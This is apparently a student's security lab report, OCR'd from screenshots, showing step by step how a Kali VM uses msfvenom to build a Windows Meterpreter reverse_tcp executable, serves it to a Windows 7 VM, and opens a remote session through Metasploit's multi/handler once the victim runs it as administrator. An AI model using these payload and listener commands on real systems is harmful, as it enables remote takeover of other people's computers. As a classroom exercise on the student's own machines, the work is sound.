Name:NAMAN JAIN


ID:2019UCP1390

SECTION:A3

SECURITY PROJECT

Steps

1. First of all we need to install Windows 7 and Kali Linux on Virtual Box



General
Name: win 7
Operating System: Windows 7 (64-bit)

System
Base Memory: 3096 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display
Video Memory: 27 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: SATA
SATA Port 0: win 7.vdi (Normal, 32.00 GB)
SATA Port 1: [Optical Drive] 7601.24214.1 F:\New Folder2\win 7\win 7.vdi NT_ULTIMATE_x64FRE_en-us.iso (**Inaccessible**)

Audio
Host Driver: Windows DirectSound
Controller: Intel HD Audio


Network
Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Microsoft Wi-Fi Direct Virtual Adapter #2)

USB
USB Controller: OHCI
Device Filters: 0 (0 active)


Shared folders
None

Description
None


2. Now set the password for windows 7 .My Password is 1234567


win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
naman
•••••••
Windows 7 Ultimate
Right Ctrl

3. Both VMs should run on same network



win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Command Prompt
7:01 PM
5/12/2022
Right Ctrl

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\naman>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : mshome.net
   Link-local IPv6 Address . . . . . : fe80::b598:77db:6a45:67ee%11
   IPv4 Address. . . . . . . . . . . : 192.168.137.226
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.137.1

Tunnel adapter isatap.mshome.net:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : mshome.net

C:\Users\naman>_
```




```
  command 'iwconfig' from deb wireless-tools
Try: apt install <deb name>

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.137.235  netmask 255.255.255.0  broadcast 192.168.137.25
5
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
        RX packets 84  bytes 11485 (11.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 1390 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# █
```

4. Run msfconsolein kali’s terminal




```
┌──(root㉿kali)-[~]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > 
```

5. Now create the payload to send to victim and move it to /var/www/html



```
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=192.168.137.2
35 LPORT=4444 -f exe > /victim.exe
[*] exec: msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=192.168.13
7.235 LPORT=4444 -f exe > /victim.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 > 
```


6. Now Download the file in victim system



Do you want to run or save **victim.exe** (72.0 KB) from **192.168.137.235**?


This type of file could harm your computer.

7. Now run exploit/multi/handler which is the wild card listener used for listening active connection from the victim.



```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.137.235
LHOST ⇒ 192.168.137.235
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.235:4444
[*] Sending stage (175174 bytes) to 192.168.137.226
[*] Meterpreter session 1 opened (192.168.137.235:4444 → 192.168.137.226:49235 ) at 2022-05-12 09:49:57 -0400

meterpreter >
```

8. Run victim.exe on the victim with admin privileges



Name	Date modified	Type	Size
victim (1)	5/12/2022 7:14 PM	Application	73 KB
victim	5/12/2022 6:21 PM	Application	73 KB


User Account Control

Do you want to allow the following program from an unknown publisher to make changes to this computer?

Program name: victim.exe
Publisher: **Unknown**
File origin: Downloaded from the Internet

